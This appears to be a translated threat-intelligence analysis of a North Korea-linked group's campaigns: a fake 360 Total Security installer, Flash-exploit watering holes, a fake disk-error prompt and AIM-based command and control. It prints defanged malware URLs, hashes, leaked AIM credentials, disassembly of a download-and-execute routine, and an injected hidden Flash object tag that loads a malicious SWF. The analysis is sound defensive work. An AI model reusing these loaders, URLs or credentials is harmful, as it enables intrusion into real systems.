
The malware disguised as a popular Chinese security program has been identified in January of 2018. It is a different case from the one disguising as an existing Korean security program.

The attacker added a fake screen to the Korean website 'ebsmpi.com' as if it were a 360 TOTAL SECURITY security program web page in China.

It copied the source code of the website operated in China and replaced the downloaded file with the malicious files.

The linked addresses are as follows, and when clicking the 'Free Download' link, the file '360TS_Setup_Mini.exe' is downloaded.


- http://ebsmpi.com/ipin/360/down[.]php



[Figure 13] Infecting 'ebsmpi.com' website in Korea and adding the screen

It disguises the file name (360TS_Setup_Mini.exe) like the security program in China, and the icon also camouflages the normal program. The additional .Net-based malicious file is installed depending no environmental conditions.


ESRC identified in August 2018 that the encryption algorithm is 100% identical to the vector technique of the attack disguising as the Korean portal program



[Figure 14] Comparison of malicious files disguised as a Chinese security program and normal file

- http://ebsmpi.com/ipin/360/Ant_3.5[.]exe (MD5 : ff32383f207b6cdd8ab6cbcba26b1430)
- http://ebsmpi.com/ipin/360/Ant_4.5[.]exe (MD5 : 84cbbb8cdad90fba8b964297dd5c648a)
- http://ebsmpi.com/ipin/360/desktops[.]ini (MD5 : ab2a4537c9d6761b36ae8935d1e5ed8a)
- http://**cgalim.com**/admin/hr/temp[.]set (MD5 : fa39b3b422dc4232ef24e3f27fa8d69e)

The normal '360TS_Setup_Mini.exe' file is installed in the domain 'cgalim.com' with the file name 'temp.set', which is also used for a similar infringement attack discovered in Second half of the year.



```
mov     [eax+4], edx
mov     edx, ds:dword_413EEC
mov     [eax+8], ecx
mov     ecx, ds:dword_413EF0
mov     [eax+0Ch], edx
mov     dx, ds:word_413EF4
mov     [eax+10h], ecx
mov     [eax+14h], dx
lea     eax, [ebp+File]
push    eax                 ; int
mov     ecx, offset szUrl  ; "http://cgalim.com/admin/hr/temp.set"
call    sub_402A90
add     esp, 4
push    0Ah                 ; nShowCmd
push    0                   ; lpDirectory
push    0                   ; lpParameters
lea     ecx, [ebp+File]
push    ecx                 ; lpFile
push    offset Operation  ; "open"
push    0                   ; hwnd
call    ds:ShellExecuteW
```

[Figure 14-1] '360TS_Setup_Mini.exe' installing the normal file

Initial malicious files based on .Net include the following PDB paths, some of which are omitted from the latest variants.

- E:₩project₩windows₩Rocket₩Ant₩Api₩PubnubApi₩obj₩Debug₩net35₩Pubnub.pdb
- E:₩project₩windows₩Rocket₩Sys-Guard₩Servlet-standalone_Guard₩Release₩Servlet.pdb
- E:₩project₩windows₩Rocket₩Sys-Guard₩Chutty_Guard₩Release₩Chutty.pdb
- E:₩project₩windows₩Rocket₩Servlet₩Release₩Servlet.pdb
- E:₩project₩windows₩Rocket₩Ant_4.5₩Ant₩obj₩Release₩Ant.pdb

ESRC has verified that when executing the malicious file, they download the normal programs from another infected server to trick users believing into the normal program is running.

The C2 server overlaps with the hosts, which are detected from the distribution of Android malicious application (1.apk) and the bitcoin related 'bitcoin-trans.doc' (MD5: 8ab2819e42a1556ba81be914d6c3021f) malicious file.


- http://cgalim.com/admin/hr/hr[.]doc (MD5 : 24fe3fb56a61aad6d28ccc58f283017c)
- http://cgalim.com/admin/hr/1[.]apk (MD5 : 9525c314ecbee7818ba9a819edb4a885)
- http://**cgalim.com**/admin/hr/temp[.]set (MD5 : fa39b3b422dc4232ef24e3f27fa8d69e)

The domain 'cgalim.com' left traces that show the variant file is distributed in /1211me/ as well as the subpath /hr/.

The group conducted a watering hole attack against North Korean organizations in 2015 and 2016. The attackers were actively exploiting flash player vulnerabilities for the attack.

North Korea-related news sites and web sites have been mainly targeted by the threat, and lasts for several months.

The following is a malicious object added to the infected website.



```
은 &ldquo;일반 주민뿐만 아니라 인민무력부 산하 각 군부대들에도 &lsquo;충성의 외화벌이&rsquo; 과제가 하달됐다&rdquo;면서 &ldquo;부대
들에서는 30~40명으로 구성된 소대 급의 &lsquo;금 생산조&rsquo;를 금파해 주둔 지역 폐갱을 찾아다니며 광석을 캐내고 있다&rdquo;고 현지 상
황을 전했다.</p><p>그러면서 &ldquo;군부대의 금 생산수량은 딱히 정해놓은 것은 없지만 질과 양에 따라 &lsquo;충성심을 평가&rsquo;한다는 방
침이 내려져 더 궁지에 빠지게 됐다&rdquo;면서 &ldquo;군인들은 수십, 수백 미터의 위험한 폐갱 속에 들어가 함마(대형 망치)와 곡괭이로 바윗돌을
까내는 과정에 각종사고가 잇따른다&rdquo;고 설명했다.</p><p>주민반응 관련 소식통은 &ldquo;주민들은 &lsquo;명절 맞아 혜택 차례지는 줄 알
았더니 오히려 깡그리 긁어 간다&rsquo;며 당국의 처사를 비난한다&rdquo;면서 &ldquo;학부모들은 &lsquo;아이들 코 묻은 돈까지 거둬들이는 걸
보니 망할 때가 됐다&rsquo;고 비아냥거린다&rdquo;고 전했다. &nbsp; &nbsp;<object width="0" height="0"
type="application/x-shockwave-flash"><param name="src"
value="http://www.mitracommunications.com/wp-includes/main.swf" /></object></p>
 <div style='width: 100%; text-align: center; margin: 20px 0 40px;'>
```

```
69 73 74 65 6E 65 72 17 5F 5F 67 6F 5F 74 6F 5F  istener.__go_to_
64 65 66 69 6E 69 74 69 6F 6E 5F 68 65 6C 70 04  definition_help.
66 69 6C 65 03 70 6F 73 2B 47 3A 5C 46 6C 61 73  file.pos+G:\Flas
68 44 65 76 65 6C 6F 70 69 6E 67 5C 63 68 72 6F  hDeveloping\chro
6D 65 5F 69 65 5C 73 72 63 5C 45 78 70 6C 6F 69  me_ie\src\Exploi
74 2E 61 73 03 34 38 39 06 53 70 72 69 74 65 0D  t.as.489.Sprite.
66 6C 61 73 68 2E 64 69 73 70 6C 61 79 06 4F 62  flash.display.Ob
```

[Figure 15] Flash player vulnerability code used for watering hole attack


The hacking group exploited the latest Flash player vulnerabilities CVE-2015-5119 and CVE-2015-0313 in 2015, and Flash Player CVE-2015-5119 vulnerability leaked from the server hacking attack performed by Italian Hacking Team.

The group has used KakaoTalk Messenger to selectively target victims and carried out the attack exploiting the CVE-2018-4878 Flash Player Zero-day vulnerability since late 2017.

- G:₩FlashDeveloping₩mstest₩src (CVE-2014-8439)
- G:₩FlashDeveloping₩20148439₩src (CVE-2014-8439)
- G:₩FlashDeveloping₩Main₩src₩ (CVE-2015-0313)
- G:₩FlashDeveloping₩2015-3090₩src (CVE-2015-3090)
- G:₩FlashDeveloping₩20153105₩src (CVE-2015-3105)
- G:₩FlashDeveloping₩20155119₩src (CVE-2015-5119)
- G:₩FlashDeveloping₩chrome_ie₩src (CVE-2015-5119)

In case that the additional malware downloaded by the Flash Player Vulnerability (SWF) fails to execute administrator privileges via User Account Control, a fake error message of hard disk pops up after about 5 minutes.

It manipulates as backup process and re-execute the malware with administrator privilege CMD command. Some Korean expressions observed were identical to the English computer expression (prose, program) used in North Korea.



Microsoft Windows

하드 디스크 문제가 발생하였습니다.

정보를 손실하지 않도록 파일을 즉시 백업한 다음 컴퓨터 제조업체에 디스크 복구 또는 교체 여부를 문의하십시오.

➔ 백업 프로세스 시작(S)

➔ 나중에 다시 표시(A)
다음경고 전에 디스크 오류가 발생하면 디스크의 모든 프로그램 및 문서가 손실될 수 있습니다.


즉시 수행
디스크 오류로 인해 디스크에 있는 모든 프로그람,파일 및 문서가 손실되므로 중요한 데이터를 즉시 백업해야 합니다.
오류가 발생한 디스크는?
오류를 보고하는 하드디스크는 다음과 같습니다.
디스크 이름: SAMSUNG HD103SJ
볼륨: C:₩

[Figure 16] Fake error message containing a North Korean expression of computer terminology

The C2 communication method has evolved over the years. In the earliest days, America Online Instant Messenger (AIM) Oscar protocol was used for Command and Control.

The encrypted communication proceeds with the AIM Messenger's account and password, which is English characters typed on Korean keyboard. The initially used PDB path shows it is developed in the AOL folder.

- fastcameron13 / powercooper00 / dPfWls&Rkapfns19 (옐찐&까메룬 19)
- F:₩Program₩svr_install₩Release₩svr_install.pdb
- F:₩Program₩**Aol**₩Release₩ServiceDll1.pdb



```
dword_102F22CC = dword_1001536C;
dword_102F22D0 = dword_10015370;
byte_102F22D8 = byte_10015378;
dword_102F22D4 = dword_10015374;
v0 = 0;
do
  *((_BYTE *)&dword_102F22CC + v0++) ^= 0x57u;
while ( v0 < 13 );
dword_102F22EE = dword_10015350;
dword_102F22EA = dword_1001534C;
dword_102F22F6 = dword_10015358;
dword_102F22F2 = dword_10015354;
v1 = 0;
do
  *((_BYTE *)&dword_102F22EA + v1++) ^= 0x57u;
while ( v1 < 16 );
result = 0;
do
{
  a824882Gg[result] ^= 0x57u;
  ++result;
```

```
2D DE 9F CE D2 C8 04 DD A6 D8 0A  .”}.ä-ÞŸÎÒÈ.Ý¦Ø.
00 00 00 0D 00 00 00 10 00 00 00  ................
34 38 38 27 32 25 67 67 00 00 00  '8 2%488'2%gg...
00 00 00 00 00 00 00 00 00 00 00  ................
24 71 05 3C 36 27 31 39 24 66 6E  3.1.;$q.<6'19$fn
00 00 00 00 00 00 00 00 00 00 00  ................
36 3A 32 25 38 39 66 64 00 00 00  16$#46:2%89fd...
```

XOR 0x57u

```
7A 89 C8 99 85 9F 53 8A F1 8F 5D  QÃ*F³z‰È™…ŸSŠñ.]
57 57 57 5A 57 57 57 47 57 57 57  WWWWZWWWZWWWGWWW
63 6F 6F 70 65 72 30 30 57 57 57  powercooper00WWW
57 57 57 57 57 57 57 57 57 57 57  WWWWWWWWWWWWWWWW
73 26 52 6B 61 70 66 6E 73 31 39  dPfWls&Rkapfns19
57 57 57 57 57 57 57 57 57 57 57  WWWWWWWWWWWWWWWW
61 6D 65 72 6F 6E 31 33 57 57 57  fastcameron13WWW
```

[Figure 17] Using AIM Messenger as C2

When communicating with AIM Messenger, the attacker uses the login account and password, and sends the encrypted message to another account user after the connection is completed.

When the device is infected, the encrypted messages such as computer information and additional commands will be transmitted, and various accounts have been used.

Attackers mainly have the following accounts such as aol.com, hotmail.com, yahoo.com, india.com, inbox.com, gmail.com and zmail.ru and created and used the other variants.

